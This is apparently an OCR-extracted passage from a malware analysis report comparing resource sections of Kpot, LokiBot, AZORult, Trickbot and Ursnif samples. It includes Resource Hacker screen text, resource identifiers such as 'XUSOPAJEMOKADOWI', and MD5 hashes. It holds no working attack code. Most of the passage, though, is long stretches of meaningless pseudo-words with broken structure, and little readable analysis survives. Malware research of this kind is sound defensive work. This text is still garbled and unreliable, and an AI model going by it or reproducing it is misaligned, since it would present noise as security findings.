
Icon : 4 : 1090

```
XUSOPAJEMOKADOWI
Cursor
Icon
  1 : 1090
  2 : 1090
  3 : 1090
  4 : 1090
  5 : 1090
  6 : 1090
  7 : 1090
  8 : 1090
  9 : 1090
  10 : 1090
  11 : 1090
  12 : 1090
  13 : 1090
Accelerators
Cursor Group
```

25A8 / 264A8　48 x 48

Group B Connection between Trickbot & Kpot





Resource Hacker - kpot.exe
File Edit View Action Help
XUSOPAJEMOKADOWI : 712 : 1090
Resource Hacker - lokibot.exe
File Edit View Action Help
RAG : 712 : 1033
RAG
712 : 1033
Resource Hacker - azorult.exe
File Edit View Action Help
KER : 738 : 0
KER
738 : 0
RUFEFEXAKUBUPEXAXUKECAVIPENUVORI
130 : 0
Cursor
Icon
String Table
Cursor Group
Icon Group
Version Info
Editor View
Binary View

Nodjihelir fahasikugay wayum senuxayazacurev. Vusopisaboxup yujoxibowuxoye budiyubenaw rayababuru. Macu pukabet nurupukorehal. Cehixose royiyi xaz xoholigunavocil vufulew. Yutoroceyuyu

Xose wofodigafuta vudoz litekedatodag. Puselidaciroyom vixa lomenilokuvi. Viheyog. Tefodetaramup waniben devuzavoyudovup vavak hitiyuwiyiwub. Sugujodiy hepuzaro dozigot yopapab. Fika fufazixeju sixivjak zevekoyi. Xocizeb vic xiver yehi kawiduxedaduyez. Leyuvikowi yiper. Xoxim xera zacuris jovolulalusor lupogorojjemi. Jjuber fevifayi volu. Ruforatekilih hihiw sakucuziyad vinoho lisike. Bujom. Yakipizasulej. Dugisunuxizi bod xigobedubude yifovamiwibatuk zovulovefob. Wup gokimalenovaw vucewozaxaxev. Ducekarabod tinilac lixejasuw. Luwoci peyiwimi deherobomugosiy kayojibeg. Vireji camut xuyisikuge. Xed cowe vayas divit yaruyizug. Keyucu. Nepemiyujoja fezodubobe hilazamakis macacasufuliri rosogoli. Gukikayivaku jicamafojige jiduhuxa. Cowanalu mahorugis. Nil metud bubukala. Yemacufe. Febinate. Bag. Fofozazeyoruj. Xewuvebopeseziy nupi busotuxuwi. Regede tiwenorosugeb hubimi yadepucawo serezufusosewa. Xeha. Kudu fojuli vahiwoc sizavad. Kazagobebaxoy potaloxizaguki rabo renirayalobot sayutora. Detosucawowev suxadejohoyacu dehafokuzidu kudodip. Xilowicuku wuda duwa pesuzige wobe. Figicubacenap mak velikitewikusoc. Lasutas tabelinede. Madu kaluxeyarolux. Toniboyegevufo romafawejefotiy. Vitocavono zipixocabecuj. Yusanuc senen vofapocev godinusopuboca hiwapilarozipub. Kudacugego. Fatodifatofugeh yuderakuxe bocudad. Rulevimohuzamod yahuxogoyuti. Vagofebot ribime johuhipafon cewezizici gekusoxa. Kajitomiv nujetuc tak savivelok. Limus felojawevo. Vigewemubaciw. Gadim. Molasugovoc yujamilo kujilabobojoces ven. Gikumejo hecaxo recopaseninay sepug. Lajew memomabefolecu donoj luyuboco wivad. Buw kiri bojixuyikojuces nobiyejugilep. Fehowakefegazaw. Bekocicatowayok hux sudaloganufowo. Beti mezunarado dumoyehetituvub. Povicozul siwop. Xariholesenut. Hujelenulo wevomokojo jakodo maferonakol divotudoteto. Gazemipoxe. Bow. Kusotifayipoy. Wufecuvo wiluradihimikol. Debojoxatigu. Taduhetuxokubo woxeyatucumude keho. Jarex rin wuvu jakofexeyu. Zunewub. Cawegupifax. Sabadehilinuka cipexuyuviyi. Xidelokizemakab tahumowolanewav xededawitixotih zapa yapiwup. Wahofacjiji. Samoru deno. Bafjusihusi mamoximu nime cajemamesa cularizibux. Codacupori lesumimiz xobomebufufu. Rufuyisafamucij ricikidopozuya fomucoloziyu. Rilitonujaz zudokurovebaxu lijetu yegobu. Hohod. Wobepatugo goxalamutave zeyohip fawutebu gilenub. Bihacipidadepop mucij. Muvetejenozorek ludaviwefinujo male. Todaririko. Dis higugedi. Heyosefac mivaw vovihasatucox


Group B Suspicious strings

Kpot
cc7a80daf5af88ee2b9c305bfcbf70f4



```
Noyuyo wewap ducu Ijalod. Torob potutihuyisoh fohaf lacerepopohiv
gacehixe. Roxiriromomodib firukal. Dejuwenukoka gusosotacit
holusatep petuhacagatoroh. Wocoguxuxur. Zucekimuv.
Sebakofemezecev reyogobecovi bejasiwisiro howu xufihoculu.
Xugovol nife nete nufihojom lupekade. Papaj meyatorixiponuw
xikivuf. Paficega. Zuroy suluko voxotayi nibec wumigosep.
Bagupukumefe. Hizenazati fulus pavawazocobac lutifupawifu. Mut
```

Ursnif
4fb60977957e52c5a4395a3309da419d



